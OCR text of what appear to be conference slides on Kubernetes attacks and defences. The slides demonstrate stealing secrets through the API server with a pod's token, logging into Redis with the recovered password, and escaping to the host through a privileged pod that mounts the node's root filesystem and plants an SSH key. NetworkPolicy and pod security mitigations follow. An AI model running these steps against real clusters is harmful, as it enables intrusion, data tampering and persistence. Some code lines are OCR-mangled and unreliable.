
Liberal Network Policies

1. Gain access to the frontend pod, …, get a list of secrets

2. Get the secret for the Redis instance (Redis password)

3. Get Redis IP and telnet into the Redis pod, authenticate using password from Redis secret

4.Tamper with data in the datastore, delete information, etc


master
api server
secrets
1
redis
bad
frontend
2

```
# Use the token to hit the API Server
root@attacker:/# curl -sk -H
"Authorization: Bearer $TOKEN"
https://10.42.0.107/api/v1/namespaces/
default/secrets
```

```
{
   "metadata": {
      "name": "redis",
      "namespace": "default"
   },
   “data": {
      "password": "aGVsbG93b3JsZCE="
   },
   "type": "Opaque"
}
```

```
echo aGVsbG93b3JsZCE= | base64 —
decode
```

```
echo aGVsbG93b3JsZCE= | base64 —
decode
```

```
helloworld!
```

```
root@attacker:/# curl -sk -H "Authorization: Bearer $TOKEN"
    https://10.42.0.107/api/v1/namespaces/default/pods/redis
{
  "kind": "Pod",
  "apiVersion": "v1",
  "metadata": {
    "name": "redis",
    "namespace": "default",
    "selfLink": "/api/v1/namespaces/default/pods/redis",
    "uid": "451cb6a7-d580-11e8-a5bf-b827ebbb4c2b",
    "resourceVersion": "147909",
    "creationTimestamp": "2018-10-21T22:25:52Z",
    "labels": {
     "app": "redis"
    }
  },
  ...
  "status": {
    ..
    "hostIP": "10.42.0.106",
    "podIP": "192.168.1.2",
    ..
} }
```

```
root@vuln-frontend:/# telnet 192.168.1.2 6379
Trying 192.168.1.2...
Connected to 192.168.1.2.
Escape character is '^]'.
AUTH helloworld!
+OK
```

Attack 2: Mitigation

- Network policies

```yaml
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: backend-traffic
  namespace: default
spec:
  podSelector:
    matchLabels:
     app: redis
  policyTypes:
  - Ingress
  ingress:
  - from:
    - namespaceSelector:
       matchLabels:
         app: backend
    ports:
    - protocol: TCP
     port: 6379
```

Attack 3

Pod Security

1. Gain access to frontend pod

2. Discover the node name for the node that is running the compromised pod

3. Schedule a new pod with root privileges that can mount the host node’s filesystem, therefore effectively ”breaking out” of the pod

4. Steal SSH key information from the node and add the pod’s key to the list of authorised keys on the host


master
bad
frontend

```
apiVersion: v1
kind: Pod
metadata:
  name: jessie
  namespace: kube-system
  labels:
    env: prod
spec:
  containers:
  - name: jessie
    image: resin/rpi-raspbian:jessie
    securityContext:
     privileged: true
    volumeMounts:
     - name: rootfs
       mountPath: /rootfs
volumes:
  - name: rootfs
    hostPath:
      path: /
nodeSelector:
  kubernetes.io/hostname: $NODE
```

```
# Get the node name
export NODE=$(kubectl get pods --no-
headers -l 'app=vuln-frontend'
o=custom-columns=IP:.spec.nodeName)
```

```
echo $NODE
raspberrypi-01
```

```
nodeSelector:
  kubernetes.io/hostname: $NODE
```

```
root@jessie:/# ls rootfs/
bin boot boot.bak dev etc home lib
lost+found media mnt opt proc root
run sbin srv sys tmp
usr var

root@jessie:/# cat rootfs/home/
ubuntu/.ssh/authorized_keys
```

```
root@jessie:/# $SSH_KEY >> rootfs/
home/ubuntu/.ssh/authorized_keys
```

Showing 23,154 available code results

sunu/aleph-kube – elasticsearch-deployment.yaml

YAML

Showing the top six matches Last indexed on 15 Jul

```
32              - chown -R 1000:1000 /usr/share/elasticsearch/data
33            securityContext:
34              privileged: true
35            volumeMounts:
```

Search for privileged pods

Showing 3,569 available code results

caglar10ur/dok8s – node-exporter.yaml

YAML

Showing the top 12 matches Last indexed on 26 Jul

```
47              - name: rootfs
48                mountPath: /rootfs
49          volumes:
50            - name: proc
51              hostPath:
52                path: /proc
…
56            - name: sys
57              hostPath:
58                path: /sys
59            - name: rootfs
60              hostPath:
61                path: /
```


Search for system fs mount

Attack 3: Mitigation

- Pod Permission Restrictions
- Pod Security Policies

```
apiVersion: v1
   kind: Pod
   metadata:
     name: security-context-demo
   spec:
     securityContext:
       runAsUser: 1000
       allowPrivilegeEscalation: false
       readOnlyRootFilesystem: true
```

```
apiVersion: extensions/v1beta1
  kind: PodSecurityPolicy
  metadata:
    name: example
  spec:
    privileged: false
    runAsUser:
      rule: MustRunAsNonRoot
seLinux:
  rule: RunAsAny
fsGroup:
  rule: RunAsAny
supplementalGroups:
  rule: RunAsAny
volumes:
- ’nfs’
```




THIS IS FINE

Questions?